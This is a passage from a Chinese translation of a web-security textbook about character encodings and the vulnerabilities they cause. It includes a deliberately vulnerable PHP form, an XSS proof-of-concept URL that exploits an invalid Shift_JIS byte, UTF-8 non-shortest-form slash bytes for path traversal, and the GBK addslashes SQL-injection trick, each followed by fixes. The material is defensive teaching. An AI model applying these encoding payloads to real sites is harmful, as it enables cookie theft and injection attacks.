而且，在后置字节的范围里，存在着和第一字节中特殊符号重合的部分，如果对 Shift_JIS 字符处理存在缺漏的话，可能会吧 Shift_JIS 中后置字节的数据误认为特殊符号来处理了。典型例子是由 0x5C“￥”导致的错误，即“5C”问题。

下面我们来看一下具体的例子。首先看一下在字符串“ラリルレロ”中查找字符“宴”的问题，如图 6-5 所示。类似的 Bug，笔者曾经在一个咨询案例中遇到过，当时它存在于用 PHP 编写的片假名判断函数中。在笔者负责的那个应用里，这个 Bug 把“宴”误当作片假名了。[①]

图 6-5 “ラリルレロ”中的第二、三字节和“宴”匹配成功




如果想再现这个问题的话，可以使用下面的脚本（注意文件需要以 Shift_JIS 编码方式保存）。程序的执行结果为 1（strpos 的返回值是从源字符串的位置 0 开始计算的）。

```
<?php
$p = strpos('ラリルレロ', '宴');
var_dump($p);
```

解决这个问题的方法其实很简单，那就是使用对应多字节字符串操作的 mb_strpost 来代替 strpos 方法。此外，需要将内部字符编码方式[②]设为 Shift_JIS。

下面我们再看一下将字符“表”的第二字节和日元符号“¥”匹配的例子，如图 6-6 所示。这也是引起系统漏洞的可能原因。

图 6-6　表的第二字节和￥匹配成功



上面两个例子都可以通过使用多字节版本的字符串处理函数来解决。另外，如果使用 UTF-8

① 中文编码也有类似的问题，可以参考后面 GB2312 部分的相关内容。——译者注

② mb.internal_encoding

（后面会涉及）的话，由于其本身从编码规则上来说不会导致类似上面问题的发生，可以说是一种比较安全的方法。

◇ 非法的 Shift_JIS 编码数据

现在已经有一些公开的方法可以通过使用非法的 Shift_JIS 数据进行攻击。非法的 Shift_JIS 编码数据（字节数据）指的是如下的数据。

- 只有 Shift_JIS 的前置字节而没有后置字节（比如 0x81）
- 紧随 Shift_JIS 前置字节的后置字节不在正确的范围之内（比如 0x81 0x21）

◇ 由非法 Shift_JIS 编码数据引起的 XSS


非法的 Shift_JIS 编码数据有时候可能引起 XSS 漏洞。请参考下面的示例代码。假设源文件以 Shift_JIS 编码保存并运行。

代码清单 63/63-001.php

```
<?php
  session_start();
  header('Content-Type: text/html; charset=Shift_JIS');
?>
<body>
<form action="">
姓名：<input name=name value="<?php echo
  htmlspecialchars($_GET['name'], ENT_QUOTES); ?>"><br>
邮箱地址：<input name=mail value="<?php echo
  htmlspecialchars($_GET['mail'], ENT_QUOTES); ?>"><br>
<input type="submit">
</form>
</body>
```

当不带表单查询字符串（Query String）的时候，页面显示如下图 6-7 所示。

图 6-7 63-001.php 的页面显示



下面，我们再通过下面的 URL 来运行刚才的例子。

```
http://example.jp/63/63-001.php?name=1%82&mail=onmouseover%3dalert(document.cookie)//
```


如图 6-8 所示，可以看到页面里本来有两个的输入框现在变成只有一个了。

▶ 图 6-8　63-001.php 页面显示被修改



如果我们再把鼠标移动到输入框上面去，则 JavaScript 代码会被执行，弹出如图 6-9 那样的对话框。

▶ 图 6-9　植入的 JavaScript 代码被执行



这时候我们再来看看页面的源代码（关键部分），如下所示。

```
<input name=name value="1・><BR>
邮箱地址 ：
<input name=mail value="onmouseover=alert(document.cookie)//"><BR>
```

这里只显示了表单里和 input 属性值相关的内容，其中由程序生成的内容以网格线显示。

▶ 图 6-10　应用程序生产的属性值

字符	"	1	0x82	"	>	<	B	R	>
值	22	31	82	22	3e	3c	42	52	3e

其中 0x82 是 Shift_JIS 编码里两字节字符中的第一个字节，很多浏览器（包括 Internet Explorer 和 Firefox 等），都将 0x82 和后面的 " 作为一个字符看待。所以本来表示属性值结束位置的双引号 " 被作为 Shift_JIS 编码字符的第二字节使用，直到 input 元素的“`value=`”为止（上述 HTML 代码中的阴影部分），都被作为前一元素的 value 属性来处理了。

▶ 图 6-11　0x82 和 " 被合起来当作一个字符来处理

字符	"	1	< 非法字符 >		>	<	B	R	>
值	22	31	82	22	3e	3c	42	52	3e

由于前一属性的值的闭合双引号一直延续到了下一个属性的“value=”，所以通过参数 mail= 指定的“onmouseover=alert(document.cookie)//”被“挤到”了属性值的外面，从而被识别成了 HTML 元素的鼠标事件绑定了。

我们会在后面说明如何从根本上解决这个问题的。这里我们先看一下如何通过指定 htmlspecialchars 函数的第三个参数来设置正确的字符编码方式，以消除 XSS 隐患。

代码清单　63/63-002.php（部分代码）

```
姓名：<input name="name" value="<?php echo
htmlspecialchars($_GET['name'], ENT_QUOTES, 'Shift_JIS'); ?>"><br>
邮箱地址：<input name="mail" value="<?php echo
htmlspecialchars($_GET['mail'], ENT_QUOTES, 'Shift_JIS'); ?>"><br>
```

修改后的代码执行结果可以参考下面的图 6-12。在这个图中，我们可以看到 onmouseover 事件作为纯文本显示在了文本框中，而没有被解释为 JavaScript 脚本来执行。

图 6-12　消除 XSS 隐患后




◆ EUC-JP

EUC-JP 是为了在 Unix 上处理日语而设计的字符编码方式。对于 US-ASCII 字符集的字符，EUC-JP 直接使用其编码，对于 JIS X 0208 字符集规定的日语字符，则使用两个字节的 0xA1～0xFE 范围。


图 6-13 是 EUC-JP 的各个字节的分布示意图

图 6-13　EUC-JP 的各字节分布



从上图可以看出，由于 2 字节长字符的后置字节不会和 1 字节字符发生重合，所以不存在 Shift_JIS 中的“5C”问题。但是，EUC-JP 里 2 字节长字符的前置字节和后置字节范围是一样的，所以如果将日语字符串移位一个字节的话，就会发生字符串匹配问题。图 6-14 是在字符串“ラリルレロ”中匹配“蛍”的例子。

图 6-14　字符串“ラリルレロ”中匹配“蛍”成功



下面的代码（需要将文件保存为 EUC-JP 编码方式）展示了如何再现这个问题。脚本的运行结果会打印出来显示 3（strpos 的返回结果是从源字符串的位置 0 开始计算的）。

```
<?php
$p = strpos('ラリルレロ', '蛍');
var_dump($p);
```

要想解决这个问题也很简单，和 Shift_JIS 一样，使用多字节版本的 mb_strpos 就可以了。同样，内部字符编码方式需要设置为 EUC-JP。

◇ 非法的 EUC-JP 编码数据

什么算得上是非法的 EUC-JP 编码数据？其条件和前面讲到的“非法的 Shift_JIS 编码数据”中提到的内容是一样的。而且，和 Shift_JIS 一样，非法 EUC-JP 编码数据也会造成系统漏洞。

◆ ISO-2022-JP

ISO-2022-JP 采用的是 7 比特的字符编码方式，采用转义序列[①]的方式来在 US-ASCII 和 JIS X 0208 之间进行交替编码的方法。有时候 ISO-2022-JP 也被称为“JIS 编码”。图 6-15 是转义序列的一个例子，其表示的是用 ISO-2022-JP 编码方式的日语字符串“ABC と漢字!”在内存的存储情况。

图 6-15　ISO-2022-JP 字符串编码示例

A	B	C	ESC $ B			と		漢		字		ESC(B			!
41	42	43	1B	24	42	24	48	34	41	3B	7A	1B	28	42	21

切换为 JIS X 0208 编码　　切换为 US-ASCII 编码

在上面的图里，以“ESC $ B”开头的为 JIS X 0208 编码的数据，以“ESC (B”开头的数据则为 US-ASCII 编码的数据。由于 ISO-2022-JP 交替使用了两种不同的编码方式，所以并不适合在计算机内部进行处理和查询等操作。这种编码方式主要用于在通信网络中进行数据传输，比较典型的使用场景就是电子邮件的传输。

也许大家听说过“在网络上不要使用半角片假名”这种说法，其由来也和 ISO-2022-JP 编码有关，因为 ISO-2022-JP 编码中并不支持半角片假名（JIS X 0201）。

以上我们已经针对 Shift_JIS、EUC-JP、ISO-2022-JP 等基于 JIS 系列字符集的编码方式进行了相应的说明，下面开始我们再来看看 Unicode 编码的两种主要编码方式：UTF-16 和 UTF-8。

◆ UTF-16

Unicode 在最初设计的时候曾想使用 16 比特的长度来容纳世界上所有的字符，所以当时直接使用 16 比特码位（Code Point）的编码方式 USC-2，这也是当时使用最普及的 Unicode 编码方

① Escape Sequence。通过一定的组合来表示不能直接显示的字符的方法。狭义上来指以转义字符“0x1B”即 ESC 开始的字符串。——译者注

式。但是之后 Unicode 长度扩展到了 21 比特，随之出现的是 UTF-16 编码方式。这种编码方式在兼容 UCS-2 的同时，也支持 BMP 之外的字符。

UTF-16 通过使用代理对（Surrogate Pair）技术来实现支持 BMP 之外的字符。它通过在 16 比特的 Unicode 范围内预留两个 1024（2 的 10 次方）字符长度的区域（0xD800～0xDBFF 以及 0xDC00～0xDFFF），这两个区域组合的话则一共可以表示 2 的 20 次方（大约 100 万）个字符。

我们来看一下具体的实例，比如 BMP 以外的日语汉字“𠮷”，这个汉字读作“つちよし”，Unicode 编码为 U+20BB7，转换为代理对之后，其存储结构为 D842-DFB7，如下图所示，图中显示的是“𠮷田”用 UTF-16 进行编码后的样子。

图 6-16　将“𠮷田”进行 UTF-16 编码的结果

𠮷（U+20BB7）		田（U+7530）
D842	DFB7	7530

◆ UTF-8

UTF-8 是和 US-ASCII 保持兼容的 Unicode 的一种编码方式。UTF-8 按照表 6-3 的规则根据 Unicode 的码位范围不同采用不同的方法进行编码，最终编码后的字节长度为 1 字节到 4 字节的可变长度。


表 6-3　UTF-8 编码比特位模式

码位范围	UTF-8 编码比特位模式				比特位长
0 ~ 7F	0xxxxxxx				7 比特
80 ~ 7FF	110xxxxx	10xxxxxx			11 比特
800 ~ FFFF	1110xxxx	10xxxxxx	10xxxxxx		16 比特
10000 ~ 10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx	21 比特

1 字节字符
前置字节
后置字节

图 6-17 显示的是 UTF-8 编码后各字节的分布示意图。

图 6-17　UTF-8 编码后各字节分布



从图 6-17 中我们可以看到，用 UTF-8 方式编码后各前置字节和后置字节不存在重合的部分，给定某一字符串中的任一字节，立刻就可以知道这一字节是字符编码后的首字节还是后置字节。因此 UTF-8 不会像 Shfit_JIS 那样发生“5C”问题，也不存在像 Shift_JIS 和 EUC-JP 那样在字符匹配时从字符中间开始匹配的问题。

使用 UTF-8 编码方式对日语字符进行编码的时候，JIS X0208 规定的汉字基本上都会编码为 3 字节长，JIS X 0213 规定的第 3 基准和第 4 基准汉字会有部分编码为 4 字节。比如前面说道的

“𠮷”（U+20BB7），在 UTF-8 里会编码为“F0 A0 AE B7”4 个字节。下图 6-18 显示的是“𠮷”字编码后的结果。

图 6-18　将“𠮷田”进行 UTF-8 编码的结果

𠮷（U+20BB7）				田（U+7530）		
F0	A0	AE	B7	E7	94	B0

从整体上来说，UTF-8 是现在字符编码里使用最方便也是最安全的编码方式，但是它也有需要注意的地方，那就是非最短形式的问题。

◇ UTF-8 的非最短形式（non-shortest form）问题

我们再看一下表 6-3。在 UTF-8 里 U+007F 之前的字符都可以用 1 个字节来表现，但是从形式上说，本来应该用 1 个字节表示的字符，用两个字节也可以表示。接着我们可以看个具体的例子，比如表 6-4 是把斜线“/”（U+002F）编码为 1 字节～4 字节的结果。

表 6-4　“/”的非最短形式

字节数	编码	
1 字节	0x2F	最短形式
2 字节	0xC0 0xAF	非最短形式
3 字节	0xE0 0x80 0xAF	非最短形式
4 字节	0xF0 0x80 0x80 0xAF	非最短形式


◇ UTF-8 非最短形式引起的漏洞

有时候 UTF-8 的非最短形式编码的数据可能会引起系统的漏洞。系统出现漏洞的流程如下。

- 安全检查的时候并未将非最短形式 0xC0 0xAF 识别为斜线 0x2F
- 而后续处理中将输入数据作为文件名等处理，误将 0xC0 0xAF 作为斜线来看待

之所以出现上面这样的结果，是因为将用 UTF-8 的非最短形式编码的 0xC0 0xAF 机械地转换为其他编码方式（Shift_JIS、UTF-16 等）的时候，会被转换为普通的斜线。也就是用非最短形式编码的斜线在安全检查时被遗漏，而在打开文件操作时非最短形式的斜线被当作普通的斜线处理了。如果将上面的描述画成一张图进行说明的话，可以参考图 6-19。

图 6-19　安全检查中非最短形式编码数据被漏掉的例子



由于这个问题的存在，所以在 UTF-8 的最新标准（RFC3629）里规定必须将非最短形式的编码数据作为非法数据进行处理。然而实际上根据实际情况不同，还有很多允许非最短形式编码数据存在的系统，需要格外注意。

下面是最近出现的允许非最短形式编码的 UTF-8 处理而导致出现问题的例子。当然实际上出现的问题不只这些，需要我们注意时常更新软件。

➤Java SE6 Update 10 之前的 JRE（Java 运行时环境）
➤PHP5.3.1 以前的 `htmlspecialchars` 函数

◇ 其他非法的 UTF-8 编码

ISO/IEC 10646 是和 Unicode 非常相像的国际标准，在 2006 改版之前它使用比 Unicode 更宽阔的 31 比特空间来容纳各种字符，如果用 UTF-8 进行编码的话，1 个字符最大可能需要 6 个字节的存储空间。但是随着 ISO/IEC 10646 在 2006 年的改版，实质上它已经和 Unicode 是相同的字符集了，UTF-8 编码后的最大长度也变为 4 字节了。

但是 PHP 的字符编码方式检查函数 `mb_check_encoding` 非常重视对老标准的兼容性，即使是 UTF-8 编码后长度为 5 个字节的数据都认为是正常的编码数据[①]。

另外，如果将代理对的预分配范围（0xD800～0xDBFF 和 0xDC00～0xDFFF）内的码位机械变换为 UTF-8 的话，会占用 3 个字节。比如将 U+D800 机械地变成 UTF-8 编码的话会得到“ED A0 80”，但是作为 UTF-8 来讲这个数据是非法的 UTF-8 编码数据。在将代理对表示的字符转换为 UTF-8 的时候，需要先将原数据进行 UTF-32 编码为 32 位的形式，然后在转换为 UTF-8 的形式，最终编码后的长度应该为 4 个字节。

在 PHP5.2 之前版本的 `mb_check_encoding` 会把上面说的直接将代理对表示的字符机械地转换为 UTF-8 得到的数据看作是正常的数据，这个问题在 5.3.0 及以后的版本已经被修正了。在 PHP5.2 分支中，官方已经宣布最终支持的版本为 5.2.17 了，所以强烈推荐升级到 5.3 以后的新版本。

◆ GB2312

GB2312 中对所收录的汉字进行了“分区”处理，每区含有 94 个汉字 / 符号，这种表示方式也称为区位码。具体分区情况如下。

➤01～09 区为符号和数字
➤16～55 区为一级汉字，按拼音排序
➤56～87 区为二级汉字，按部首 / 笔画排序
➤88～94 区为有待进一步标准化的空白区

在 GB2312 编码中，每个汉字及符号使用两个字节来表示。其中第一个字节称为“高位字节”，第二个字节称为“低位字节”。

高位字节的编码范围为 0xA1～0xF7（将 01～87 区的区号加上 0xA0），低位字节则使用了 0xA1～0xFE。由于一级汉字从 16 区起始，因此汉字区的高位字节的范围是 0xB0～0xF7，低位字节的范围是 0xA1～0xFE。

以“安”字为例，它在 GB2312 字符集中的区位码为 1618，分别加上 0xA1 后，就可以得到

① 如果系统不允许有 5 字节以上形式存在的话，为了检查可以先将数据转换为 UTF-16 后再转换回 UTF-8，如果经过两次转换后数据仍和原数据相同的话，就可以认为是正确的编码数据。

它在 GB2312 中的编码为 0xB0B2（0xB0 = 0xA1 + 16，0xB2 = 0xA1 + 18）。

◇ 对字符匹配的影响

GB2312 编码也存在和 EUC-JP 类似的问题，即它的第一个字节和第二个字节的范围是互相重叠的。我们也可以参考上面的例子，编写如下测试代码。

```
<?php
mb_internal_encoding("GB2312");

$p1 = strpos(" 安炒 ", ' 渤 ');
// int(1)
var_dump($p1);

$p2 = mb_strpos(" 安炒 ", ' 渤 ');
// bool(false)
var_dump($p2);
```

汉字“安”的区位码为 1618，“渤”为 1819，而“炒”为 1920，“安炒”连起来为 16181920，如果忽略双字节编码因素，就会导致 1819 被单独拿出来并被匹配为“渤”字。

使用 GB2312 编码格式保存此文件并执行的话，将分别输出 `int(1)` 和 `bool(false)`。

在 GB2312 中解决这个问题的方法和 EUC-JP 等类似，可以在设置内部编码为 GB2312 之后，使用 `mb_strpos` 等支持多字节字版本的字符串函数。

◇ 非法 GB23122 编码数据

这也和 Shift_JIS 类似，请各位读者参考前面章节中的说明。

◆ GBK

GBK 字符有单字节和双字节编码。单字节编码范围为 0x00～0x7F，这是和 ASCII 保持一致的。

在双字节编码中，GBK 的第一字节的取值范围为 0x81～0xFE，第二字节的一部分为 0x40～0x7E，另一部分为 0x80～0xFE。也就是说它的码位空间为 0x8140～0xFE7E 和 0x8180～0xFEFE。

◇ 码位范围导致的问题

从上面 GBK 编码中两个字节的取值范围可以看出它存在如下两个问题。

- 前置字节和后置字节的取值范围部分重复
- 第二字节可能包含字符 0x5C

第一个问题和前面提到的 GB2312 类似，这里就不详细说明了。而第二个问题则更为严重，PHP 就曾经出现过一个和此相关的非常严重的安全漏洞。

这个漏洞发生在 PHP 中的 `addslashes` 函数中。该函数的作用是使用反斜线对字符串中的

特殊字符进行转义，这些字符为单引号（'）、双引号（"）、反斜线（\）和 NUL（NULL 字符）。

该漏洞发生的根本原因是 `addslashes` 函数并未考虑字符编码的问题，而 \ 的 ASCII 码是 0x5C，正好落在 GBK 扩充集的低字节范围内。假设用户输入了字符 0xD527，由于 0x27 是单引号，而此函数又不关心字符编码方式，因此 0xD527 会被转义为 0xD55C0x27。而 0xD50x5C 又是一个合法的 GBK 汉字（“誠”字），也就是说输入变成了誠'，从而导致单引号被保留，进而被用于 SQL 注入攻击。

要想避免此问题，最根本的解决办法就是统一使用 UTF-8 编码。

◆ GB18030

GB18030 是多字节字符集，它的字符可以用一个、两个或四个字节表示。GB18030 编码的各字节分配情况如下表所示。

表 6-5 GB18030 编码的各字节分配情况

1 字节字符	0x00～0x7F			
2 字节字符	第 1 字节		第 2 字节	
	0x81～0xFE		0x40～0x7E 0x80～0xFE	
4 字节字符	第 1 字节	第 2 字节	第 3 字节	第 4 字节
	0x81～0xFE	0x30～0x39	0x81～0xFE	0x30～0x39

单字节部分使用了 0x00～0x7F 编码（对应于 ASCII 码的相应码）。

双字节部分，前置字节码位为 0x81～0xFE，后置字节码位分别是 0x40～0x7E 和 0x80～0xFE。

四字节部分采用 GB/T 11383 未采用的 0x30～0x39 作为对双字节编码扩充的后缀，这样扩充的四字节编码，其范围为 0x81308130～0xFE39FE39。其中第一、三个字节编码码位均为 0x81～0xFE，第二、四个字节编码码位均为 0x30～0x39。

从 GB18030 编码的字节分配情况来看，虽然它的一部分字节包含 0x30～0x39 的取值范围，这和 ASCII 的可见部分重合，不过 ASCII 中的该部分字符为阿拉伯数字 0～9，因此并不会导致 5C 问题的发生。唯一可能存在问题的地方是在四字节编码的文字中，前两个字节和后两个字节的取值范围是重合的，这可能会导致前面所说的字符串匹配问题。

6.4　由字符编码引起的漏洞总结

前面我们一边介绍字符编码的基本知识，一边对因字符编码引发的系统漏洞的发生原因进行了比较详细的说明。总结一下，我们可以把因字符编码导致的系统漏洞归结为以下 3 种类型。

- 字符编码方式中非法数据导致的漏洞
- 对字符编码方式处理存在纰漏导致的漏洞
- 在不同字符集之间变换导致的漏洞

◆ 字符编码方式中非法数据导致的漏洞

字符编码方式中非法数据的典型例子是只有前置字节的半个字符，以及 UTF-8 里的非最短形式数据。只有前置字节的半个字符引起的 XSS 漏洞如同我们前面介绍过的那样。UTF-8 的非最短形式数据导致的漏洞的话，比较有名的包括 IIS MS00-057[①] 和 Tomcat 的目录遍历漏洞 CVE-2008-2938[②] 等 [③]。2001 年肆虐一时的 Nimda 蠕虫病毒正是利用了 MS00-057 漏洞的典型代表。

◆ 对字符编码方式处理存在纰漏导致的漏洞

在处理字符编码的时候，容易发生的 Bug 有很多，典型的例子如我们在前面讲述的“5C”问题。除日本外尤其是使用单字节编码语言的地域开发的软件可能存在着对多字节字符的处理遗漏或者欠缺的情况，这就有可能导致“5C”等漏洞问题的发生。另外，本书里没有介绍的 UTF-7 字符编码方式，也有针对这种编码方式的 XSS 攻击方法，同样也属于对字符编码方式处理欠缺导致的漏洞。

◆ 在不同字符集间变换导致的漏洞

在将 Unicode 的日元符号“￥”（U+00A5）转换为其他字符集（比如微软标准字符集）的时候，根据处理方法不同有可能会将其转换为反斜线“\”，这也是不同的字符集之间的变换导致的漏洞。在 4.4 节里介绍过的 JVN#59748723[④] 也是由这种原因引起的问题。

到目前为止，我们已经对字符编码处理中常见的引发系统漏洞的原因进行了说明，从下一节开始我们将讲述一下如何正确处理字符编码。

---

① http://technet.microsoft.com/en-us/security/bulletin/ms00-057

② http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-2938

③ Tomcat Security Team 认为这并不是 Tomcat 的问题而是 JRE 的问题。

④ http://jvn.jp/jp/JVN59748723/index.html


6.5 如何正确处理字符编码

要想正确地处理字符编码问题，需要遵循下面 4 条要求。

➤在应用内使用统一的字符集
➤输入非法数据时报错并终止处理
➤处理数据时使用正确的编码方式
➤输出时设置正确的字符编码方式

如果把这 4 项整理到一起的话，如图 6-20 所示。

图 6-20 正确处理字符编码的要点



下面开始分别对这几项进行详细说明。

◆ 在应用内使用统一的字符集

即使抛开安全性来说，也应该在全系统内统一所使用的字符集。如果系统中存在不同的字符集，且要转换的目标字符集不存在原字符集的字符的话，就会出现乱码问题。

现在的 OS、编程语言、数据库等系统软件都能够支持 Unicode，所以可以说如果 Web 应用也都统一使用 Unicode 的话将是最安全的。

◇ 不能统一使用 Unicode 的事例

如果将应用系统的字符集统一成 Unicode 的话，那么在不支持 Unicode 的设备上就会出现问题。典型的例子有下面两个。

➤手机浏览器[①]
➤电子邮件

由于大多数手机浏览器中只支持 Shift_JIS 编码方式[②]，发送邮件的时候字符编码主流也是

① 此处手机指的是功能机。现在的智能机上的浏览器几乎都支持 Unicode。——译者注


② 最近虽说有一些手机浏览器已经开始支持 UTF-8 编码了，但是 2010 年 12 月以前 au/KDDI 的主页上明确要求使用 Shift_JIS 编码，不能使用 UTF-8。

ISO-2022-JP，所以这两种情况都很难统一使用 Unicode 字符编码方式。

◇ 面向手机 Web 应用中字符编码的处理方法

面向手机的 Web 应用程序中，典型的处理字符编码的方法一般如图 6-21，在应用程序的外部（HTTP 消息）使用 Shfit_JIS 编码方式，在应用内部使用 UTF-8 或者 UTF-16，在输入输出时在两种编码方式之间相互转换。

▶ 图 6-21 面向手机 Web 应用的字符编码设置




输入的时候从 Shfit_JIS 转换为 UTF-8 没什么问题。在编码转换后，会使用变换后的数据进行输入值检查、转义等处理，假如这时候即使发生乱码的问题，之后也还会使用乱码后的数据进行转义等进行数据复原。

但是，输出时从 UTF-8 转换为 Shift_JIS 的时候，有可能出现日元符号（U+00A5）变成反斜线（0x5C）的问题。输出时进行编码转换之所以会发生问题，如图 6-21 所示，是因为在进行转义处理后字符集已经改变了，编码转换后可能出现需要进行转义而没有进行转义的字符。

但是如果原来输入的数据全是 Shfit_JIS 编码格式的话，因为不会输入 Shfit_JIS 编码里不存在的字符，所以不会发生任何问题[①]。

另一方面，如果数据库里保存的是类似 U+00A5 这样 Unicode 的固有的字符的话，可以预先进行一遍 UTF-8 → Shift_JIS → UTF-8 的编码转换过程。笔者把这种方法叫作“字符集降级处理”。通过字符集降级处理让可能出现的乱码的问题提前出现，在此基础上再进行转义等处理，就可以防止由于字符集转换导致的各种问题的发生。图 6-22 显示了这种处理的大概流程，图中的处理顺序很重要。如果在对输入进行转义处理之前不先做字符集降级处理的话，就有可能导致系统出现漏洞。

▶ 图 6-22 字符集降级处理



◇ 电子邮件中字符编码的处理方法

长时间以来，日语邮件中的字符编码几乎都是 ISO-2022-JP。但是最近能处理 UTF-8 编码的邮件客户端正在增加[②]。

在应用程序内部使用 Unicode 编码，在发送邮件的时候进行 ISO-2022-JP 编码转换，如果邮件中存在 ISO-

① 输入字符编码自动选择的时候则存在混入 U+00A5 等 Shift_JIS 中不存在的字符的风险。

② 手机上的邮件客户端也能处理 UTF-8 编码的邮件了。据说这是为了支持 iPhone 的邮件客户端在特定的条件下发送的 UTF-8 编码的邮件。

2022-JP 不支持的字符的话，就会出现乱码。但是在笔者的调查中，这并不会导致系统在安全上出现什么漏洞。其原因在于如果在邮件处理（MIME 编码等）开始之前进行 ISO-2022-JP 编码，和邮件处理中必须要注意的可能在安全上出问题的回车换行等字符，在任何字符编码里都是共通的。

所以在收发电子邮件的时候，可以认为不会发生由字符编码导致的安全漏洞。

◆ 输入非法数据时报错并终止处理

如同 4.2 节里讲到的那样，在进行输入检查的时候如果发现了输入字符中存在非法编码数据的话，就立即报错并终止继续处理是一个比较好的处理方法。我们可以认为字符编码数据的正确性是应用程序正常运行的基本前提。

在现代 Web 程序开发用的高级语言中，Java 和 ASP.NET（C# 或者 VB.NET）会对输入数据进行字符编码的变换，在这个过程中如果发现了非法的编码数据的话，会用替换字符（Replacement Character、U+FFFD）来替换非法字符。

Perl（版本 5.8 以上）的话，可以通过调用 decode 来实现类似的功能，在将数据转换为内部形式时进行非法字符编码数据的替换工作。

PHP 的话则没有这种非法字符编码数据自动替换功能，但是我们可以像 4.2 节里讲的那样，可以调用 mb_check_encoding 来检查输入数据的字符编码。

◆ 处理数据时使用正确的编码方式

要想正确的进行字符编码处理，需要遵循下面的原则。

- 只使用对应多字节字符的函数和实现
- 在函数的参数中明确设置编码方式

下面分别说明这两个原则。

◇ 只使用对应多字节字符的函数和实现

为了正确地进行字符编码操作，需要使用多字节版本的实现及函数。Java、.NET、Perl（版本 5.8 或更新）的话没有特别需要注意的，但是 PHP 从语言本身的话并没有支持多字节字符，所以需要遵循下面的要求。

- 源代码需要用 UTF-8（推荐）或者 EUC-JP 的编码方式保存
- 将配置文件 php.ini 的 mbstring.internal_encoding 设置为与源代码文件的编码一致
- 原则上所有字符串操作都是用 mbstring 系列版本的函数（即使不太可能出现非英语字符的时候也一样遵循此原则）

◇ 在函数的参数中明确设置编码方式

这个原则主要也是在使用 PHP 时需要注意的。在调用 mbstring 系列的函数时如果不显式

指定编码方式的话，会使用 php.ini 文件里设置的 mbstring.internal_encoding 值进行处理。但是像 htmlspecialchars 这样的函数则不会使用 mbstring.internal_encoding 作为默认值进行处理，需要调用的时候手工设置字符编码方式。

专栏：调用 htmlspecialchars 函数时必须指定字符编码方式 COLUMN

一直以来很多 PHP 的入门书籍都宣称在使用 htmlspecialchars 时可以不用指定字符编码方式，其实这种认识是错误的。老版本的 htmlspecialchars 函数在字符编码方面的检查不是非常充分，这种说法只不过是一种广泛传播的误解。最新版本的 htmlspecialchars 函数已经加强了字符编码方面的检查，通过指定字符编码，可以使系统的安全性更上一层。

◆ 输出时设置正确的字符编码方式

在下面几种情况下，需要在输出时手工进行编码方式设置。

- 正确设置 HTTP 返回头的 Content-Type 里的编码方式（请参考 4.3 节）
